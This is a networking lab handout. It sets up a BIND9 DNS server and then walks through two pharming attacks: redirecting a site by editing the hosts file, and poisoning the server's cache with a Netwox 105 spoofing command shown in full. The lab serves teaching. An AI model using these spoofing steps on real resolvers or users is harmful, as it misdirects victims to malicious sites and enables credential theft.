


Local DNS Attacks

Topology



Addressing Table

| Device | Interface | IP Address | Subnet Mask | Default Gateway | DNS |
|----------|-----------|---------------|---------------|-----------------|---------------|
| Server | NIC | 192.168.0.254 | 255.255.255.0 | 192.168.0.1 | 8.8.8.8 |
| User | NIC | 192.168.0.2 | 255.255.255.0 | 192.168.0.1 | 192.168.0.254 |
| Attacker | NIC | 192.168.0.3 | 255.255.255.0 | 192.168.0.1 | 192.168.0.254 |

Objectives

Part 1: Set Up the Topology On Virtual Box

- Set up VMs to match the network topology.

Part 2: Install and configure the DNS server and client

- Install the DNS server.
- Create the named.conf.options file.
- Create zones
- Setup zone files
- Start a DNS server
- Configure the User Machine
- Test Current DNS operation

Part 3: Modifying HOSTS file

- Modify the file
- Test the Attack

Part 4: DNS Server Cache Poisoning

Background / Scenario

The Domain Name System (DNS) is a hierarchical and decentralized naming system for computers, services, or other resources connected to the Internet or a private network. It associates various information with domain names assigned to each of the participating entities. Most prominently, it translates more readily memorized domain names to the numerical IP addresses needed for locating and identifying computer services and devices with the underlying network protocols. By providing a worldwide, distributed directory service, the Domain Name System has been an essential component of the functionality of the Internet since 1985.

The Domain Name System delegates the responsibility of assigning domain names and mapping those names to Internet resources by designating authoritative name servers for each domain. Network administrators may delegate authority over sub-domains of their allocated name space to other name servers. This mechanism provides distributed and fault-tolerant service and was designed to avoid a single large central database.

The Domain Name System also specifies the technical functionality of the database service that is at its core. It defines the DNS protocol, a detailed specification of the data structures and data communication exchanges used in the DNS, as part of the Internet Protocol Suite.

The Internet maintains two principal namespaces, the domain name hierarchy and the Internet Protocol (IP) address spaces. The Domain Name System maintains the domain name hierarchy and provides translation services between it and the address spaces. Internet name servers and a communication protocol implement the Domain Name System. A DNS name server is a server that stores the DNS records for a domain; a DNS name server responds with answers to queries against its database.

The most common types of records stored in the DNS database are for Start of Authority (SOA), IP addresses (A and AAAA), SMTP mail exchangers (MX), name servers (NS), pointers for reverse DNS lookups (PTR), and domain name aliases (CNAME). Although not intended to be a general purpose database, DNS has been expanded over time to store records for other types of data for either automatic lookups, such as DNSSEC records, or for human queries such as responsible person (RP) records. As a general purpose database, the DNS has also been used in combating unsolicited email (spam) by storing a real-time blackhole list (RBL). The DNS database is traditionally stored in a structured text file, the zone file, but other database systems are common.

DNS Pharming attacks manipulate this resolution process in various ways, with an intent to misdirect users to alternative destinations, which are often malicious. The objective of this lab is to understand how such attacks work. Students will first set up and configure a DNS server, and then they will try various DNS Pharming attacks on the target that is also within the lab environment.



Required Resources


- 3 VMs:
 - User
 - Attacker: with Wireshark and Netwox installed.
 - Server: To be used as a local DNS server

Part 1: Set Up the Topology On Virtual Box

In Part 1, you set up the lab topology.


Set Up VMs To Match The Network Topology

- open virtual box and go to File → Preferences .
- In Network section click Add new NAT Network icon .
- Click the Edit selected NAT Network icon .
- Set the network details as shown:



The image shows the 'NAT Network Details' dialog box in Oracle VM VirtualBox. It has a title bar with a close button. Inside, there is a checked checkbox for 'Enable Network'. Below it are two text input fields: 'Network Name' with the value 'NatNet1' and 'Network CIDR' with the value '192.168.0.0/24'. Under 'Network Options', there are three unchecked checkboxes: 'Supports DHCP', 'Supports IPv6', and 'Advertise Default IPv6 Route'. Below these is a button labeled 'Port Forwarding'. At the bottom are 'Cancel' and 'OK' buttons.


- Create an Ubuntu VM for the server machine install latest Ubuntu Desktop version available.
- Make sure to update and upgrade the machine.
- Install wireshark on the VM.
- You can either clone the server VM or create two other VMs for the user and attacker VMs.
- If you Clone the Server VM make sure to change the NIC mac address for Adapter 1.
- In the settings of each of the three VMs change the configuration of Adapter1 as shown:



The image shows the 'Network' settings window for a VM. It has a title bar and a tabbed interface with tabs for 'Adapter 1', 'Adapter 2', 'Adapter 3', and 'Adapter 4'. The 'Adapter 1' tab is selected. Inside the tab, there is a checked checkbox for 'Enable Network Adapter'. Below it are two dropdown menus: 'Attached to' with the value 'NAT Network' and 'Name' with the value 'NatNet1'.

- Start all three VMs and set the IP address of each as listed in the addressing table.

Part 2: Install and configure the DNS server and client



Our current DNS setup will look like the above figure.

Install the DNS server

on the server VM install the BIND9 DNS server using the following command:

```
student@Server:~$ sudo apt-get install bind9
```

Create the named.conf.options file

The DNS server needs to read the /etc/bind/named.conf configuration file to start. This configuration file usually includes an option file called /etc/bind/named.conf.options. Edit the file as follows:

```
student@Server:/etc/bind$ sudo gedit named.conf.options
```

add the following line to options:

```
dump-file "/var/cache/bind/dump.db";
```

It should be noted that the file /var/cache/bind/dump.db is used to dump DNS server's cache.

Create zones

Assume that we own a domain: example.com, which means that we are responsible for providing the definitive answer regarding example.com. Thus, we need to create a zone in the DNS server by adding the following contents to /etc/bind/named.conf. It should be noted that the example.com domain name is reserved for use in documentation, and is not owned by anybody, so it is safe to use it.

```
student@Server:~$ cd /etc/  
student@Server:/etc$ cd bind  
student@Server:/etc/bind$ ls  
bind.keys  db.255    named.conf      named.conf.options  
db.0       db.empty  named.conf.default-zones  rndc.key  
db.127     db.local  named.conf.local  zones.rfc1918  
student@Server:/etc/bind$ sudo gedit named.conf  
[sudo] password for student: █
```

Add the following lines:

```
12 zone "example.com" {  
13     type master;  
14     file "/var/cache/bind/example.com.db";  
15 };  
16 zone "0.168.192.in-addr.arpa" {  
17     type master;  
18     file "/var/cache/bind/192.168.0";  
19 };
```

Setup zone files

The file name after the **file** keyword in the above zones is called the zone file. The actual DNS resolution is put in the zone file. In the /var/cache/bind/ directory, compose the following example.com.db zone file :

The symbol '@' is a special notation meaning the origin from the named.conf. Therefore, '@' here stands for example.com. 'IN' means Internet. 'SOA' is short for Start Of Authority. This zone file contains 7 resource records

```
$TTL 3D  
@      IN      SOA      ns.example.com. admin.example.com. (   
                                2008111001  
                                8H  
                                2H  
                                4W  
                                1D)  
  
@      IN      NS       ns.example.com.  
@      IN      MX       10 mail.example.com.  
  
www    IN      A        192.168.0.101  
mail   IN      A        192.168.0.102  
ns     IN      A        192.168.0.254  
*.example.com. IN      A 192.168.0.100
```

(RRs): a SOA (Start Of Authority) RR, a NS (Name Server) RR, a MX (Mail exchange) RR, and 4 A (host Address) RRs.

We also need to setup the DNS reverse lookup file. In the directory /var/cache/bind/, compose a

reverse DNS lookup file called 192.168.0 for example.com domain:

```
Open 192.168.0.db Save
/var/cache/bind

1 $TTL 3D
2 @      IN      SOA      ns.example.com. admin.example.com. (
3                          2008111001
4                          8H
5                          2H
6                          4W
7                          1D)
8 @      IN      NS       ns.example.com.
9
10 101    IN      PTR      www.example.com.
11 102    IN      PTR      mail.example.com.
12 10     IN      PTR      ns.example.com.
```

Start a DNS server

Now we are ready to start the DNS server. Run the following command:

```
student@Server:/$ sudo service bind9 restart
```

Configure the User and Attacker Machine

On the user and attacker machines , we need to let the machine 192.168.0.254 be the default DNS server. We achieve this by changing the DNS setting file /etc/resolv.conf of the user machine:

```
nameserver 192.168.0.254 # the ip of the DNS server you just setup
```

remove any other lines in the file. You may need to reboot the machines.

Test Current DNS operation

Now to test the DNS do the following and notice the DNS server IP.

Note: the ANSWER SECTION contains the DNS mapping. You can notice that the IP address of www.example.com is now 192.169.0.101, which is what we have set up in the DNS server. For a simple and clear answer, we can use nslookup instead.

```
student@User:~$ dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52847
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 539be79627d969830100000060670372f88d7e7236422246 (good)
;; QUESTION SECTION:
;www.example.com.      IN      A

;; ANSWER SECTION:
www.example.com.      259200 IN      A      192.168.0.101

;; Query time: 15 msec
;; SERVER: 192.168.0.254#53(192.168.0.254)
;; WHEN: Fri Apr 02 14:43:46 EEST 2021
;; MSG SIZE rcvd: 88
```

```
student@User:~$ nslookup
> www.google.com
Server:      192.168.0.254
Address:     192.168.0.254#53
```

```
Non-authoritative answer:
Name:   www.google.com
Address: 142.250.185.132
Name:   www.google.com
Address: 2a00:1450:4001:810::2004
```

```
> www.example.com
Server:      192.168.0.254
Address:     192.168.0.254#53

Name:   www.example.com
Address: 192.168.0.101
```

Attacks

The main objective of Pharming attacks on a user is to redirect the user to another machine B when the user tries to get to machine A using A's host name. For example, when the user tries to access the online banking, such as www.chase.com, if the adversaries can redirect the user to a malicious web site that looks very much like the main web site of www.chase.com, the user might be fooled and give away password of his/her online banking account.

When a user types in www.chase.com in his browsers, the user's machine will issue a DNS query to find out the IP address of this web site. Attackers' goal is to fool the user's machine with a faked DNS reply, which resolves www.chase.com to a malicious IP address. There are several ways to achieve such an attack. In the rest of the lab description, we will use www.example.com as the web site that the user wants to access, instead of using the real web site name www.chase.com; the [example.com](http://www.example.com) domain name is reserved for use in documentation, and is not owned by anybody.

Part 3: Modifying HOSTS file

In part 3 we assume that the attacker has access to the user machine either local or remote.

Modify the Hosts file

The host name and IP address pairs in the HOSTS file (/etc/hosts) are used for local lookup; they take the preference over remote DNS lookups. For example, if there is a following entry in the HOSTS file in the user's computer, the www.example.com will be resolved as 1.2.3.4 in user's computer without asking any DNS server:

1.2.3.4 www.example.com

let's edit the file to redirect the user to zajel instead of facebook:

1. find the IP address of zajel.najah.edu:

```
student@User:~$ nslookup zajel.najah.edu
Server:         192.168.0.254
Address:        192.168.0.254#53

Non-authoritative answer:
Name:   zajel.najah.edu
Address: 172.67.23.123
Name:   zajel.najah.edu
Address: 104.22.15.108
Name:   zajel.najah.edu
Address: 104.22.14.108
Name:   zajel.najah.edu
Address: 2606:4700:10::ac43:177b
Name:   zajel.najah.edu
Address: 2606:4700:10::6816:e6c
Name:   zajel.najah.edu
Address: 2606:4700:10::6816:f6c

student@User:~$
```

2. open www.facebook.com to make sure it's working fine.

3. edit the hosts file (/etc/hosts) to map www.facebook.com to zajels' IP address:

```
Open  hosts /etc Save
1 127.0.0.1 localhost
2 127.0.1.1 student-VirtualBox
3 172.67.23.123 www.facebook.com
4 # The following lines are desirable for IPv6 capable hosts
5 ::1 ip6-localhost ip6-loopback
6 fe00::0 ip6-localnet
7 ff00::0 ip6-mcastprefix
8 ff02::1 ip6-allnodes
9 ff02::2 ip6-allrouters
```

Test the Attack

Open www.facebook.com. If browser security prevents you from opening the site simply do a ping on www.facebook.com:

```
student@User:~$ ping www.facebook.com
PING www.facebook.com (172.67.23.123) 56(84) bytes of data.
64 bytes from www.facebook.com (172.67.23.123): icmp_seq=1 ttl=56 time=23.9 ms
64 bytes from www.facebook.com (172.67.23.123): icmp_seq=2 ttl=56 time=22.5 ms
64 bytes from www.facebook.com (172.67.23.123): icmp_seq=3 ttl=56 time=23.8 ms
64 bytes from www.facebook.com (172.67.23.123): icmp_seq=4 ttl=56 time=22.8 ms
64 bytes from www.facebook.com (172.67.23.123): icmp_seq=5 ttl=56 time=22.2 ms
64 bytes from www.facebook.com (172.67.23.123): icmp_seq=6 ttl=56 time=23.4 ms
```

Notice the destination IP.

Part 4: DNS Server Cache Poisoning

In this attack we are spoofing the response to DNS server, so we set the filter field to 'src host 192.168.0.254', which is the IP address of the DNS server. We also use the ttl field (time-to-live) to indicate how long we want the fake answer to stay in the DNS server's cache. After the DNS server is poisoned, we can stop the Netwox 105. If we set ttl to 600 (seconds), then DNS server will keep giving out the fake answer for the next 10 minutes.

Note: Please select the raw in the spoofip field; otherwise, Netwox 105 will try to also spoof the MAC address for the spoofed IP address. To get the MAC address, the tool sends out an ARP request, asking for the MAC address of the spoofed IP. This spoofed IP address is usually a root DNS server (this is usually the first place that a DNS server will ask if it cannot resolve a name), and obviously the root DNS server is not on the same LAN. Therefore, nobody will reply the ARP request. The tool will wait for the ARP reply for a while before going ahead without the MAC address.

The waiting will delay the tool from sending out the spoofed response. If the actual DNS response comes earlier than the spoofed response, the attack will fail. That's why you need to ask the tool not to spoof the MAC address.

You can tell whether the DNS server is poisoned or not by using the network traffic captured by

Wireshark or by dumping the DNS server's cache. To dump and view the DNS server's cache, issue the following command:

```
student@Server:/$ sudo rndc dumpdb -cache
student@Server:/$ sudo rndc flush
student@Server:/$ sudo cat /var/cache/bind/dump.db
```


start the following attack:

The screenshot shows the netwag application window. The 'Parameters for tool 105 (Sniff and send DNS answers):' section has the following settings:

- ☒ zajel.najah.edu hostname: hostname
- ☒ 1.2.3.4 hostnameip: hostname IP
- ☒ ns1.najah.edu authns: authoritative name server
- ☒ 192.168.0.254 authnsip: authns IP
- ☐ Lo0 device: device name
- ☐ Eth0

The 'Advanced parameters:' section has the following settings:

- ☒ 600 ttl: ttl in seconds
- ☒ src host 192.168.0.254 filter: pcap filter
- raw
- linkf
- linkb
- ☒ linkfb spoofip: IP spoof initialization type

Buttons at the bottom include 'Generate', 'Run it', 'Reset', 'Update', 'Run', and 'NW'. The command line at the bottom reads: 105 --hostname "zajel.najah.edu" --hostnameip 1.2.3.4 --authns "ns1.najah.edu" --authnsip 192.168.0.254 --ttl 600 --filter "src host 192.168.0.254" --spoofip "raw"

on the client test the attack results:

```
student@User:~$ dig zajel.najah.edu

; <<>> DiG 9.16.1-Ubuntu <<>> zajel.najah.edu
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1178
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 683d984c2ef23f1a0100000060671d1db8ca866bc59416ed (good)
;; QUESTION SECTION:
;zajel.najah.edu.                IN      A

;; ANSWER SECTION:
zajel.najah.edu.                592     IN      A      1.2.3.4

;; Query time: 0 msec
;; SERVER: 192.168.0.254#53(192.168.0.254)
;; WHEN: Fri Apr 02 16:33:17 EEST 2021
;; MSG SIZE rcvd: 88
```

notice the IP address 1.2.3.4 in the server response.